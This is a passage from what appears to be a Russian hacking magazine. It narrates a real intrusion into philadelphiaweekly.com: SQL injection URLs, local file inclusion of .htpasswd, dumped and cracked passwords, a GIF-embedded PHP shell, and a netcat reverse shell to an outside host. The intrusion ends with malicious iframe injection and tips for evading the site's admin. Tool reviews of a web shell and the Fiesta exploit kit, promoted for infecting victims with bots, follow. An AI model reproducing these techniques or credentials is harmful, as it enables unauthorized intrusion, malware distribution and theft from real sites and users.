На сайте присутствовала регистрация новых пользователей, однако в панели управления ничего интересного не обнаружилось, и я решил искать дальше. К счастью, совсем скоро была найдена SQL-Injection (а ведь по виду и не скажешь, что сайт такой дырявый). На момент написания статьи она вполне себе работала:

```
http://www.philadelphiaweekly.com/print_friendly.
php?id=-11+union+select+1,2,3,4,5,6,7,8,9,10,11
```

Запрос вида:



Наша жертва. С виду — серьезный и хорошо защищенный портал...

Внутренности боевой gif-картинки с шеллом

```
http://www.philadelphiaweekly.com/print_friendly.
php?id=-11+union+select+1,2,3,4,5,6,7,version(),9,10,
11
```

не захотел работать (из-за конфликта в кодировках). Чтобы обойти эту ошибку, есть много способов. Обо всех писать я не буду, напишу только тот, который использовал. Он требует меньше всего нажатий на клавиатуру:

```
http://www.philadelphiaweekly.com/print_friendly.
php?id=-11+union+select+1,2,3,4,5,6,7,cast(version()+a
s+binary),9,10,11
```

В итоге, я получил версию — 4.1.12-STANDARD: никакой information_schema, и таблицы придется перебирать вручную. Благо, это заняло всего пару секунд! Запрос:

```
http://www.philadelphiaweekly.com/print_friendly.
php?id=-11+union+select+1,2,3,4,5,6,7,cast(version()+a
s+binary),9,10,11+from+users
```

выдал мне прежний результат. Осталось лишь подобрать колонки. И здесь все было не так просто, но я их подобрал:

```
http://www.philadelphiaweekly.com/print_friendly.
php?id=-11+union+select+1,2,3,4,5,6,7,pword,9,uname,1
1+from+users

логин   mhalloran
пароль        nono5150
```

Что-то мне подсказывало — это логин и пароль админа. Тогда я полез искать админку. Опять же, долго искать не пришлось, она располагалась по адресу:

```
http://www.philadelphiaweekly.com/admin
```

Тут меня ждал облом, — бейсик-авторизация по .htaccess. Я не надеялся, что меня пустят, но, все же, попробовал ввести логин и пасс, полученные из БД. Как я и ожидал, появилось окошко авторизации. Следовательно — данные неверные.

Самое время вернуться к нашему локальному инклуду:

```
http://www.philadelphiaweekly.com/listings/?this_
page=../admin/.htaccess
```

Содержимое .htaccess говорило о том, что права на доступ имеют юзеры gradmin и insue, а сам файл с пасами в /etc/httpd/.htpasswd:

```
http://www.philadelphiaweekly.com/listings/?this_page=
../../../../../../../../../../etc/httpd/.htpasswd
```

В результате, я получил примерно шесть записей вида —


```
login:DES(password)
```

Так как под рукой не оказалось ни одного брутера хешей, я решил отправить их одному представителю хэк-андерграунда (ники умалчиваются). Через 20 минут по аське был получен ответ:

```
insue:showmeth
```

Успешно авторизовавшись, я увидел новую авторизацию, реализованную уже в виде php-скрипта. Недолго думая, заполнил анкету из двух пунктов данными, полученными из sql-инъекции. Нажал заветную кнопочку login и увидел красную надпись «Login or password is invalid». Решив, что первый пользователь не является админом, я составил такой sql-запрос:

```
http://www.philadelphiaweekly.com/print_friendly.
php?id=-11+union+select+1,2,3,4,5,6,7,pword,9,uname,11
+from+users+limit+1,1
```



Полноценный шелл. Уже можно заняться чем-то серьезным

Наградой были логин и пасс второго юзера:

```
mcobb:tango
```

Зайдя в админку и введя новые данные, я лицезрел приятную надпись:

```
"Sign as mcobb"
```

Админка была небольшой в размерах и представляла собой несколько скриптов редактирования статей, заливки картинок и прочей ненужной лабуды.
К моему удивлению, скрипт заливки картинок наотрез отказывался заливать любые файлы, поэтому мой взгляд пал на редактирование статей. В каждой статье было несколько полей, таких как имя автора, заголовок, текст статьи, дата и т.д. Также можно было загрузить две картинки — одну большую и одну маленькую (что-то типа аватара). Отредактировать большую картинку было нельзя, а вот маленькую перезалить было вполне реально. Я попытался залить php-шелл, но меня ждала неудача, ибо скрипт позволял добавить только .jpg и .gif-файлы. Меня это не остановило.
Для тех, кто не знает, скажу, что при использовании include(), include_once(), require() и require_once() любой файл, переданный этим функциям, будет выполнен как php-код, независимо от расширения — будь это mp3, avi или .gif. Поэтому я решил создать .gif-картинку с шеллом внутри. Для этого идем в paint (ну или любой другой редактор), создаем картинку размером 1x1 пиксель, сохраняем. Открываем ее любым текстовым редактором, лучше всего wordpad'ом и в самый конец файла вставляем наш php-шелл. Сохраняем как .gif — все, боевая картинка готова. Идем в админку и добавляем нашу gif'ку.
Она разместилась по адресу:

```
http://www.philadelphiaweekly.com/images/issues/1969-12-31/large/img_16639_10_1.gif
```

Просто открыв ее в браузере, ты ничего не видишь. Но после того как я ее проинклудил:

```
http://www.philadelphiaweekly.com/listings/?this_page=../images/issues/1969-12-31/large/img_16639_10_1.gif
```

— передо мной предстал хорошо знакомый ANTICHAT-Shell.

Я ВНУТРИ

Первым делом залил нормальный шелл в директорию, доступную на запись.
Сервер стоял на линуксе с довольно старым ядром 2.4 ветки, к тому же, команда uname-a показывала, что последнее обновление ядра было в 2004 году. Следовательно, можно было рассчитывать на поднятие привелегий до рута, благо, под эти ядра есть большое количество сплоитов.
Залив netcat, я выполнил команду:

```
nc -l -p 22224 -e /bin/sh &
```

Этим я открыл 22224 порт и привязал к нему шелл. Далее пробую приконектиться, для чего у себя я выполнил:

```
netcat -v www.philadelphiaweekly.com 22224
```

Но меня ждала неудача — файрвол блокировал входящие соединения. Оставался один выход — бэкконект. Для этого я открыл на дедике все тем же неткатом:

```
nc -l -p 22224
```

— а на сервере www.philadelphiaweekly.com выполнил:

```
nc -v www.dedik.com 22224 -e /bin/sh &
```



Скрипт от RST для работы с MySQL

Полноценный шелл был получен!
К сожалению, на запуск любых local root exploit'ов ядро отвечало:

```
/bin/sh sploit          killed
```

Так и не получив рута, я решил довольствоваться тем, что есть.
Моя задача была — поставить iframe на каждый сайт и желательно во все файлы. Можно было банально редактировать каждый файл, но, во-первых, это очень долго, во-вторых, у меня было недостаточно прав. Пришлось искать глобальные файлы. Таким оказался db_connect_details.php, который инклудился тремя сайтами сразу во всех скриптах. Вставив туда фрейм, я с удовольствием наблюдал поток трафа на тдс. Радость моя была недолгой, так как примерно через два часа ифрейм был убран, а шелл удален. Однако все баги остались, как есть, и залить шелл еще раз не составило труда. **Но и админ не хотел сдаваться — с упорством удалял шеллы и фреймы. Эта война продолжалась примерно часов 8**. Затем он сделал интересную вещь. При заходе в админку стоял редирект на www.gofuckyourself.com, что меня изрядно позабавило. Так как было уже поздно, я пошел спать, решив, что админу все-таки когда-нибудь потребуется админка.
На следующий день, как я и ожидал, редирект был убран, баги не закрыты, и даже пассы остались в том же виде. После операции по заливке шелла меня ждал облом. На всех файлах стояли права -r---r-xt, к тому же, стики-бит означал, что удалять файл может только его владелец.
Первым делом я решил ответить админу. Найдя в папке /admin/ файл head.html, доступный на запись, я вставил туда текст:

```
no muthafucka' go fuck YOURself
```

Так как права на файлы не позволяли их редактировать, единственным выходом из сложившейся ситуации была база данных.

ЛЮБИМЫЙ MYSQL

Сайт был новостным, а значит, на главной странице содержалась различная информация о последних событиях, статьях и т.п. Найдя в той же самой db_connect_details.php, логин и пароль mysql юзера, я залил небольшой клиент для работы с MySQL, и передо мной открылась огромных размеров БД сразу трех сайтов.
Следует сказать, что на главной странице сайта есть имена некоторых авторов. Именно это и стало моей целью.
В базе была найдена таблица pw_authors. Меня интересовали поля fname и lname. Вставить в них фрейм было нельзя, так как под каждое поле было выделено 50 символов. Нужно это дело менять! Выполнив запрос:

```
ALTER TABLE pw_authors CHANGE lname lname varhcar(250)
```

— я увеличил размер поля до 250 знаков, что позволило вставить фрейм. То же самое я проделал и с двумя другими сайтами.
Фрейм продержался примерно два дня, после этого админ удалил шелл и фрейм, поставив в .htaccess ограничение по IP для входа в админку. Собственно, на этом все и закончилось.

ОШИБКИ И СОВЕТЫ

1. Главный совет — как можно больше троянь скрипты, вставляя php-код. Админ может заметить шелл, но не будет проверять свой скрипт.
2. Обязательно меняй дату последнего редактирования файла командой touch.
3. Для тех, кто занимается трафом — шифруй свой iframe-код, вставляй код в css-стили, там он менее заметен.
4. Отправляй запросы методом POST.
5. Делай все как можно быстрее :).

ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /

X-Tools

Программы для хакеров

ПРОГРАММА: DX AJAX TEXT SHELL
ОС: *NIX/WIN
АВТОР: DX



AJAX веб-шелл

На страницах X-Тулз я периодически выкладываю скрипты различных веб-шеллов (полистай подшивку :)). Оно и понятно — сей инструмент регулярно востребован в процессе работы. Каждый склонен выбирать веб-шелл на свой вкус, руководствуясь, как правило, следующими параметрами:

1. Вес скрипта;
2. Функциональность (обход Safe_Mode, аплоад файлов, etc);
3. Язык написания (php/perl/etc);
4. Поддержка взаимодействия с СУБД.

Сегодня я хочу представить тебе несколько необычный экземпляр под названием DX Ajax Text Shell, автором которого является DX. Отличие скрипта от себе подобных заключается в использовании AJAX (ссылки по теме ищи в Гугле), что позволяет не только передавать все запросы POST-методом, но и использовать минимальный объем трафика. Сам скрипт накоден на пхп и обладает рядом необходимых возможностей:

- Использование AJAX, UTF-8;
- Все запросы передаются POST-методом;
- Удобный файловый менеджер: серфинг по папкам, просмотр дат изменения и прав для файлов и папок, удаление, перемещение, копирование, переименовывание, chmod, touch;
- Даунлоадер файлов (поддержка скачивания больших файлов);
- Редактирование и сохранение файлов в utf-8 и windows-1251;
- Получение подробной информации о системе;
- Выполнение php-кода;
- Выполнение команд cmd множеством способов (вывод результатов с поддержкой кириллицы);
- Защита скрипта паролем;
- Взаимодействие с MySQL — выполнение команд, удобный менеджер команд;
- MySQL-дампер — дамп таблиц или целых БД, поддержка больших объемов данных, дамп результатов запросов MySQL (возможность дампа по частям даже при недоступном set_time_limit);
- Теперь очень удобно сдампить в виде файла, например, список login:pass или список e-mail'ов из какой-нибудь таблицы;
- Дамп MySQL-таблиц производится без создания каких-либо темповых файлов на сервере (скрипт работает напрямую с браузером);
- Быстрое удаление скрипта.

Кроме того, можно работать с файлами, php, cmd и MySQL независимо друг от друга. Это несомненное преимущество скрипта перед аналогами :).

ПРОГРАММА: PHP PROXY SERVER
ОС: *NIX/WIN
АВТОР: DR.Z3R0

PHP-проксик

Ты, наверное, не раз сталкивался с необходимостью поднятия собственного проксика на каком-нибудь забугорном хосте :). Тем более, доверие к паблик прокси-сервисам в свете последних событий бесследно исчезло. Что ж, теперь выход есть, и имя ему — PHP Proxy Server от Dr.Z3r0. Юзать скрипт довольно просто. Для этого тебе нужно залить проксик на один из своих (ну, или почти своих :)) хостов и запустить его. Затем можешь смело указывать в браузере IP хоста, на котором висит скрипт, а также порт, заданный в конфиге. Сам конфиг в теле скрипта выглядит следующим образом:

```
$set['port']=3333;//порт для прокси сервера
$set['mxconnect']=5;//максимальное количество одновременных подключений
$set['lenpack']=10240;//max количество байт на прием/отсылку за один раз от/к клиент(а/у)
$set['dishost']='microsoft.com';//хост, запросив который, мы вырубим проксик


$set['usagent']='Mozilla/5.0 ( Windows; U; AOL 5.0; TWRAITH )';//заменять User-Agent на это... (false оставить прежним)
$set['xforwadfor']=0;//X-Forwarded-For: 0-не указывать/удалить существующий, 1-указывать реальный, 2-генерить случайно
$set['referer']=0;//Referer: 0-удалять, 1-оставить
$set['chngprx']=0;//0-менять заголовок, указывающий на то, что используется прокси сервер, 1-не менять
$set['addcapt']=0;//1-добавлять заголовок, указывающий версию этого прокси серва, 0-не добавлять

$set['allip']=true;//true-прокси для всех ип, false только для $set['acssip']
$set['acssip']=array('127.0.');//маски разрешенных ип...

$set['logerror']='error.log';//файл лога ошибок, false-не писать...
$set['logacess']='acess.log';//лог запросов прокси, false-не писать...
$set['savacess']=1;//0-указать только ип и время, 1-указать ип время и удаленный хост

$set['tnlnbld']=false;//включить поддержку тунелирования проксиком
$set['fltnl']='proxy.txt';//файл
```



```
список всех прокси серверов
$set['rntnl']=true;//рандомно изме-
нять порядок серверов
$set['ndtnl']=false;//последний
сервер в списке всегда конечный
$set['nmtnl']='Data-Send';//имя па-
раметра в заголовке, в котором будет
передаваться весь список прокси
```

Как видишь, скрипт обладает рядом возможностей, включая поддержку туннелирования и ведения логов. Да, чуть не забыл, — для полноценной работы проксика требуется библиотека socket, так что выбирай хост внимательно.

ПРОГРАММА: WIDECAP
ОС: WINDOWS NT/2000/2003/XP/VISTA
АВТОР: MAX ARTEMEV



Анонимный серфинг

Наверняка, ты ежедневно юзаешь соксы и посему знаешь, что такое соксификатор :). А если ты еще и регулярно читаешь][, то помнишь, что в одном из номеров ушедшего года я выкладывал, пожалуй, лучший фриварный соксификатор — FreeCap. Сегодня я хочу порадовать тебя новым продуктом от автора фрикапа — соксификатором WideCap. По большому счету, WideCap является расширенной версией фрикапа, снабженной дополнительными настройками и опциями. Автор обозначил WideCap в отдельный проект, устранив все предыдущие недочеты и пофиксив баги. Итак, что же все-таки представляет собой новая тулза и какие были внесены изменения?

1. Улучшена системная интеграция. WideCap — полнофункциональный виртуальный сетевой драйвер. Это позволяет производить корректное встраивание в систему и оперирование над стеком протоколов TCP/IP. Теперь нет необходимости каждый раз запускать проги с помощью специального загрузчика, как это было в фрикапе. Достаточно один раз настроить тулзу, и все — дальше она работает уже сама.

2. Полностью переписанный движок работы с прокси, изначально взятый из FreeCap для перезагрузок всего и вся «налету». Больше не нужно закрывать программу после изменения цепочки прокси или настроек самого WideCap.

3. Улучшена производительность при работе с прокси.

Если ты до сих пор так и не понял о чем идет речь, приведу несколько примеров использования утилы:

1. Анонимность и безопасность — один раз настроив утилу, ты получаешь возможность перенаправлять через сокс/прокси любое из интересующих тебя приложений, скрывая свой реальный IP.

2. Обход ограничений — если на шлюзе, через который ты соединяешься с Сетью, закрыт доступ к некоторым ресурсам или сервисам, ты можешь запросто пустить свой трафик через сторонний сокс, заюзав при этом WideCap. Ведь так хочется пообщаться в рабочее время «ВКонтакте» и на «Одноклассниках», правда? :).

3. Создание цепочек соксов позволяет избежать неприятных сюрпризов с ведением логов на недобросовестных сокс-сервисах. Найти твои следы в этом случае будет максимально сложно.


Надеюсь, ты убедился в необходимости использования соксификатора, поэтому возвращаюсь непосредственно к описываемой тулзе:

- Утила наконец-то стабильно работает под Вистой, за что автору — отдельный респект.
- Реализована соксификация IE 7.
- Реализована поддержка NTLM-авторизации.
- Работа с протоколами TCP и UDP.
- Поддержка SOCKSv4, SOCKSv5 и HTTPS-прокси.
- etc.

В общем, сливай утилу с нашего ДВД и вперед, анонимный серфинг ждет тебя :).

P.S. Тулза имеет символическую стоимость $10, что, согласись, совсем недорого для такого продукта.

ПРОГРАММА: FIESTA
ОС: *NIX/WIN
АВТОР: WEBZILLA



Тестим связку

Трафик нужен всем и всегда. Ботнеты имеют свойство умирать, а сами боты со временем начинают страшно палиться антивирусами. В такой ситуации своевременная прогрузка exe (aka твоего бота) может быть равносильна глотку свежего воздуха твоим ботнетом :). Именно поэтому актуальность связок сплойтов растет с каждым днем! Сегодня я познакомлю тебя с популярной связкой под названием Fiesta.


Вот список сплойтов, содержащихся в фиесте версии 2.4:

- PDF;
- PDF VIS;
- Opera 9 — 9.21;
- Yahoo Messenger;
- Facebook PhotoUploader;
- MSIE Speech;
- MSIE CollectGarbage;
- Mdac;
- WebViewFolder;
- IE COM objects;
- SnapShot (новый, без перезагрузки);
- Fwb Dloader;
- Microsoft Works Image Server ActiveX;
- OurGame GlieDown2 ActiveX BO;
- ARCserve Backup ActiveX;
- America Online SuperBuddy ActiveX;
- GomWeb;
- XMLHTTP;
- QuickTime;
- Realtek;
- ntaudio;
- creative;
- wme;
- divx;
- nslLocalFile.

Кроме того, версия 2.4, ныне свободно находящаяся в продаже, содержит изменения:

- изменен алгоритм выдачи сплойтов;
- не палящийся антивирусами обфускатор/криптор;
- обновлены сплойты под PDF.

Установка связки достаточно проста. Тебе необходимо создать БД, прописать в конфиге соответствующие параметры, залить связку на хост и запустить скрипт install.php. Сам конфиг содержит в себе следующие обязательные переменные:



```
<?php


      $SQLHOST=        "localhost";
// здесь, как ты догадался, прописы-
ваем хост СУБД
      $SQLLOGIN        =
"root"; // указываем логин пользова-
теля СУБД
      $SQLPWD =        "password";
// указываем пароль пользователя
СУБД
      $SQLDB           =
"fiesta"; // прописываем название БД
      $TABLENAME       =
"tbl2"; // здесь вбиваем имя таблич-
ки в БД
      $URL             =
"http://localhost/1/load.php"; //
путь к лоадеру
      $SWF             =
"http://localhost/1/1.swf"; // путь
к SWF
      $BACKURL=        "about:
blank";

?>
```

Вот, собственно, и все :).

Надо отдать должное автору, который, несмотря на многочисленные упреки, все же регулярно чистит связку и раздает апдейты. Что касается нас, — мы решили немного порадовать тебя, выложив на нашем ДВД одну из ранних версий связки. Сразу отмечу, что связка выложена исключительно с целью ознакомления и за все свои действия ответственность несешь ты сам. Кроме того, эта версия уже вовсю гуляет в паблике (если не веришь — внимательно почитай форумы на ачате или веб-хаке). Так что, за более новой и действительно функциональной версией настоятельно рекомендую обратиться к автору. А мы в данном случае самоустраняемся, на чем и позволь пожелать тебе удачи :).][


>> РАБОЧИЕ МЕСТА ЧИТАТЕЛЕЙ


Назмиев Артур (malinaboy@yandex.ru)


Numb (numbxxx@gmail.com)


FirVain (firvain@gmail.com)


BRW9900 (smoke_wolf@mail.ru)




Эльдар Ситдиков (m011611-92@mail.ru)





Николай Попов (grand-er@mail.ru)

